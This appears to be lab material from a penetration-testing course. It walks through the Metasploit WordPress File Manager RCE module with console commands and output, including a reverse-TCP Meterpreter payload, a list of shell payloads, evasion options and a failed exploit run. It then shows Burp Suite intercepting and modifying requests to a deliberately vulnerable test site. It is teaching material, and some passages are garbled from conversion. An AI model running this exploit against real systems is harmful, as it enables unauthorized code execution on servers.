

## **Title: Advanced Exploitation**

## Tools: Metasploit

Metasploit offers various modules to exploit vulnerabilities in WordPress plugins. These exploits can allow attackers to gain unauthorized access or execute arbitrary code on the server.

## Start Metasploit:

Launch the Metasploit console with **msfconsole**

**Select Module:** Use the command

```
msf > use exploit/multi/http/wp_file_manager_rce
```

```
msf > use exploit/multi/http/wp_file_manager_rce  
[*] Using configured payload php/meterpreter/reverse_tcp
```

```
msf exploit(multi/http/wp_file_manager_rce) > show info
```



```
msf exploit(multi/http/wp_file_manager_rce) > show info
      Name: WordPress File Manager Unauthenticated Remote Code Execution
      Module: exploit/multi/http/wp_file_manager_rce
      Platform: PHP
      Arch: php
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Normal
      Disclosed: 2020-09-09

  Provided by:
    Alex Souza (w4f25uck5)
    Imran E. Dawoodjee <imran@threathounds.com>

  Module side effects:
    artifacts-on-disk
    ioc-in-logs

  Module stability:
    crash-safe

  Module reliability:
    repeatable-session

  Available targets:
    Id  Name
    --  --
    => 0  WordPress File Manager 6.0-6.8

  Check supported:
    Yes

  Basic options:
    Name      Current Setting  Required  Description
    ----      -----          -----  -----
    COMMAND   upload          yes      elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
    Proxies   no              no       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, s
    socks5h
    RHOSTS   yes             yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT    80              yes     The target port (TCP)
    SSL      false            no      Negotiate SSL/TLS for outgoing connections
```

msf6 > exploit(multi/http/wp\_file\_manager\_rce) > show options

```
msf exploit(multi/http/wp_file_manager_rce) > show options
Module options (exploit/multi/http/wp_file_manager_rce):
    Name      Current Setting  Required  Description
    ----      -----          -----  -----
    COMMAND   upload          yes      elFinder commands used to exploit the vulnerability (Accepted: upload, mkfile+put)
    Proxies   no              no       A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http,
    socks5h
    RHOSTS   yes             yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    RPORT    80              yes     The target port (TCP)
    SSL      false            no      Negotiate SSL/TLS for outgoing connections
    TARGETURI /              yes     Base path to WordPress installation
    VHOST    no              no      HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
    Name      Current Setting  Required  Description
    ----      -----          -----  -----
    LHOST    192.168.1.111    yes      The listen address (an interface may be specified)
    LPORT    4444            yes      The listen port

Exploit target:
    Id  Name
    --  --
    0  WordPress File Manager 6.0-6.8

View the full module info with the info, or info -d command.
```

msf > exploit(multi/http/wp\_file\_manager\_rce) > show advanced



```
msf exploit(multi/http/wp_file_manager_rce) > show advanced

Module advanced options (exploit/multi/http/wp_file_manager_rce):

Name          Current Setting  Required  Description
AllowNoCleanup    false        no        Allow exploitation without the possibility of cleaning up files
AutoCheck       true         no        Run check before exploit
ContextInformationFile   WORKSTATION yes      The information file that contains context information
DOMAIN          WORKSTATION yes      The domain to use for Windows authentication
DigestAuthIIS    true         no        Conform to IIS, should work for most servers. Only set to false for non-IIS servers
DisablePayloadHandler  false        no        Disable the handler code for the selected payload
EnableContextEncoding  false        no        Use transient context when encoding payloads
FileDropperDelay     0           no        Delay in seconds before attempting cleanup
FingerprintCheck    true         no        Conduct a pre-exploit fingerprint verification
ForceExploit      true         no        Override check result
HTTP::Auth        auto        yes      The Authentication mechanism to use (Accepted: auto, ntlm, kerberos, plain, none)
HttpClientTimeout   0           no        HTTP connection and receive timeout
HttpPassword      ""           no        The HTTP password to specify for authentication
HttpRawHeaders    ""           no        Path to ERB-templated raw headers to append to existing headers
HttpTrace         false        no        Show the raw HTTP requests and responses
HttpTraceColors   red/blu     no        HTTP request and response colors for HttpTrace (unset to disable)
HttpTraceHeadersOnly false        no        Show HTTP headers only in HttpTrace
HttpUsername      ""           no        The HTTP username to specify for authentication
SSLKeyLogFile     ""           no        The SSL key log file
SSLServerNameIndication  SNI        no        SSL/TLS Server Name Indication (SNI)
SSLVersion        Auto        yes      Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
UserAgent         Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36  no        The User-Agent header to use for all requests
VERBOSE          false        no        Enable detailed status messages
WORKSPACE        ""           no        Specify the workspace for this module
WPCHECK          true         yes     Check if the website is a valid WordPress install
WPCONTENTDIR    wp-content  yes      The name of the wp-content directory
WfsDelay         2            no        Additional delay in seconds to wait for a session

When HTTP::Auth is kerberos:
Name          Current Setting  Required  Description
DomainControllerRhost  ""           no        The resolvable rhost for the Domain Controller
HTTP::Krb5Ccname   ""           no        The ccache file to use for kerberos authentication
HTTP::KrbOfferedEncryptionTypes AES256,AES128,RC4-HMAC,DES-CBC-MD5,DE,S3-CBC-SHA1  yes      Kerberos encryption types to offer
```

```
msf > exploit(multi/http/wp_file_manager_rce) > show targets
```

```
msf exploit(multi/http/wp_file_manager_rce) > show targets

Exploit targets:

Id  Name
--  --
⇒  0  WordPress File Manager 6.0-6.8
```

```
msf > exploit(multi/http/wp_file_manager_rce) > show payloads
```



msf exploit(multi/http/wp_file_manager_rce) > show payloads						
Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
0	payload/cmd/unix/bind_aws_instance_connect	.	normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)	
1	payload/generic/custom	.	normal	No	Custom Payload	
2	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell, Bind SSM (via AWS API)	
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inline	
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP Inline	
5	payload/generic/ssh_interact	.	normal	No	Interact with Established SSH Connection	
6	payload/multi/meterpreter/reverse_http	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)	
7	payload/multi/meterpreter/reverse_https	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)	
8	payload/php/bind_php	.	normal	No	PHP Command Shell, Bind TCP (via PHP)	
9	payload/php/bind_php_ipv6	.	normal	No	PHP Command Shell, Bind TCP (via php) IPv6	
10	payload/php/download_exec	.	normal	No	PHP Executable Download and Execute	
11	payload/php/exec	.	normal	No	PHP Execute Command	
12	payload/php/meterpreter/bind_tcp	.	normal	No	PHP Meterpreter, Bind TCP Stager	
13	payload/php/meterpreter/bind_tcp_ipv6	.	normal	No	PHP Meterpreter, Bind TCP Stager IPv6	
14	payload/php/meterpreter/bind_tcp_ipv6_uuid	.	normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support	
15	payload/php/meterpreter/bind_tcp_uuid	.	normal	No	PHP Meterpreter, Bind TCP Stager with UUID Support	
16	payload/php/meterpreter/reverse_tcp	.	normal	No	PHP Meterpreter, PHP Reverse TCP Stager	
17	payload/php/meterpreter/reverse_tcp_uuid	.	normal	No	PHP Meterpreter, PHP Reverse TCP Stager	
18	payload/php/meterpreter_reverse_tcp	.	normal	No	PHP Meterpreter, Reverse TCP Inline	
19	payload/php/reverse_php	.	normal	No	PHP Command Shell, Reverse TCP (via PHP)	
20	payload/php/unix/cmd/adduser	.	normal	No	OS Command Exec, Add user with useradd	
21	payload/php/unix/cmd/bind_awk	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via AWK)	
22	payload/php/unix/cmd/bind_busybox_telnetd	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via BusyBox telnetd)	
23	payload/php/unix/cmd/bind_jjs	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via jjs)	
24	payload/php/unix/cmd/bind_lua	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via Lua)	
25	payload/php/unix/cmd/bind_netcat	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via netcat)	
26	payload/php/unix/cmd/bind_netcat_gaping	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via netcat -e)	
27	payload/php/unix/cmd/bind_netcat_gaping_ipv6	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via netcat -e) IPv6	
28	payload/php/unix/cmd/bind_nodejs	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via nodejs)	
29	payload/php/unix/cmd/bind_perl	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via Perl)	
30	payload/php/unix/cmd/bind_perl_ipv6	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via perl) IPv6	
31	payload/php/unix/cmd/bind_r	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via R)	
32	payload/php/unix/cmd/bind_ruby	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via Ruby)	
33	payload/php/unix/cmd/bind_ruby_ipv6	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via Ruby) IPv6	
34	payload/php/unix/cmd/bind_socat_sctp	.	normal	No	OS Command Exec, Unix Command Shell, Bind SCTP (via socat)	
35	payload/php/unix/cmd/bind_socat_udp	.	normal	No	OS Command Exec, Unix Command Shell, Bind UDP (via socat)	
36	payload/php/unix/cmd/bind_stub	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (stub)	
37	payload/php/unix/cmd/bind_zsh	.	normal	No	OS Command Exec, Unix Command Shell, Bind TCP (via Zsh)	

```
msf > exploit(multi/http/wp_file_manager_rce) > show evasion
```

msf exploit(multi/http/wp_file_manager_rce) > show evasion						
Module evasion options:						
Name	Current Setting	Required	Description			
HTTP::header_folding	false	no	Enable folding of HTTP headers			
HTTP::method_random_case	false	no	Use random casing for the HTTP method			
HTTP::method_random_invalid	false	no	Use a random invalid, HTTP method for request			
HTTP::method_random_valid	false	no	Use a random, but valid, HTTP method for request			
HTTP::pad_fake_headers	false	no	Insert random, fake headers into the HTTP request			
HTTP::pad_fake_headers_count	0	no	How many fake headers to insert into the HTTP request			
HTTP::pad_get_params	false	no	Insert random, fake query string variables into the request			
HTTP::pad_get_params_count	16	no	How many fake query string variables to insert into the request			
HTTP::pad_method_uri_count	1	no	How many whitespace characters to use between the method and uri			
HTTP::pad_method_uri_type	space	no	What type of whitespace to use between the method and uri (Accepted: space, tab, apache)			
HTTP::pad_post_params	false	no	Insert random, fake post variables into the request			
HTTP::pad_post_params_count	16	no	How many fake post variables to insert into the request			
HTTP::pad_uri_version_count	1	no	How many whitespace characters to use between the uri and version			
HTTP::pad_uri_version_type	space	no	What type of whitespace to use between the uri and version (Accepted: space, tab, apache)			
HTTP::shuffle_get_params	false	no	Randomize order of GET parameters			
HTTP::shuffle_post_params	false	no	Randomize order of POST parameters			
HTTP::uri_fake_end	false	no	Insert fake relative directories into the uri			
HTTP::uri_fake_params_start	false	no	Insert self-referential directories into the uri			
HTTP::uri_full_url	false	no	Enable URI encoding (Accepted: none, hex-normal, hex-noslashes, hex-random, hex-all, u-normal, u-all, u-random)			
HTTP::uri_use_backslashes	false	no	Add a fake end of URI (eg: %20HTTP/1.0/.../)			
HTTP::version_random_invalid	false	no	Add a fake start of params to the URI (eg: /3fa=b/...)			
HTTP::version_random_valid	false	no	Use the full URL for all HTTP requests			

```
msf > exploit(multi/http/wp_file_manager_rce) > exploit
```

msf exploit(multi/http/wp_file_manager_rce) > exploit						
[*]	Started reverse TCP handler on 10.0.2.15:4444					
[*]	Running automatic check ("set AutoCheck false" to disable)					
[!]	Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.					
[!]	Exploit aborted due to failure: unexpected-reply: 192.168.1.135:80 - Unexpected HTTP response code: 404					
[!]	This exploit may require manual cleanup of 'fjYXsG.php' on the target					
[*]	Exploit completed, but no session was created.					




## **Title: API Security Testing Lab**


Security API is the systems that allow applications, mobile apps, or web clients to talk to servers from attacks abuse, and data leaks.

**Tools:** Brup Suite

How this tool works. Whenever search any website on our browser, then its request goes to the server of that website. After going to the end server, we get a response from there and our website loads. If talk about YouTube, Google, whatever website we search, all of them follow the procedure.




But here the Burp Suite tool will capture the websites. You have to come back to this tool and click on proxy here. Here you have to turn on interception.




Then again you have to go to the browser here. After going to the browser here we will use a one label website for testing.


Test website: <http://testphp.vulnweb.com>



We will search this website here. After searching the website, as you can see its complete request, it has come here in our tool. Here its host name, its user agent, its access, access language, access encoding, all these things have come here.



Website is loading on your browser. This means that the request for our website has not yet reached the server.



She's here on burp to tool. And we can totally change this request. You can modify it as per your requirement. And after modifying, when forward it here, then this request will go to the server and we will get the response. Like you can see that I have clicked forward.

The screenshot shows the Burp Suite interface. The 'Proxy' tab is active. In the center, there's a list of captured requests:

Time	Type	Direction	Method	URL	Status code	Length
14/10/26 28 Oct...	HTTP	→ Request	GET	http://testphp.vulnweb.com/		
14:11:43 28 Oct...	HTTP	→ Request	POST	https://ads.mozilla.org/v7/ads		
14:14:32 28 Oct...	HTTP	→ Request	GET	http://testphp.vulnweb.com/		

At the bottom left, the raw request message is shown:

```
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connect: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: -2
10
11
```

The bottom right corner shows the memory usage: Memory: 130.7MB.

Now my website has opened here. So that's how the burp tool works. Capture the website. This basically works like a man in the middle attack which works on proxy chains.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

Welcome to our page

Test site for Acunetix WVS.

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

So again, we will open another website. <http://testphp.vulnweb.com> now after opening this website, we will intercept its request here, we'll come here to proxy and here to intercept. And here you can also see the history of all the https requests.

Burp Suite Community Edition v2025.8.7 - Temporary Project

Intercept    HTTPHistory    WebSocketsHistory    Match and replace    Proxy settings

Request to http://testphp.vulnweb.com:80 [44.228.249.3] ↗ Open browser

Time	Type	Direction	Method	URL	Status code	Length
14:21:06 28 Oct ...	HTTP	→ Request	GET	http://testphp.vulnweb.com/		
14:29:16 28 Oct ...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
14:29:56 28 Oct ...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
14:30:56 28 Oct ...	HTTP	→ Request	GET	https://push.services.mozilla.com/		
14:31:01 28 Oct ...	HTTP	→ Request	POST	https://ads.mozilla.org/v7/ads		

Request

Pretty Raw Hex

1 GET / HTTP/1.1 Host: testphp.vulnweb.com  
2 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0  
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
4 Accept-Language: en-US,en;q=0.5  
5 Accept-Encoding: gzip, deflate, br  
6 Connection: keep-alive  
7 Upgrade-Insecure-Requests: 1  
8 Priority: u=0, i  
10  
11

Inspector

Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers

So i'll come back here to intercept. And here we can also change the user agent like this number and send it. Like here I will check on one and our user agent will change after making the changes, I will simply forward it. And this request will go to the server.



Request

```
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:14.0) Gecko/20100101 Firefox/14.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, l
10
11
```


As you can see that this request came to me. And I modified it and generated another request and sent it to the server. And our second request got opened here. So, we intercepted the requested at the basic level. Modified it as per my requirement.

welcome to our page


Test site for Acunetix WVS.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

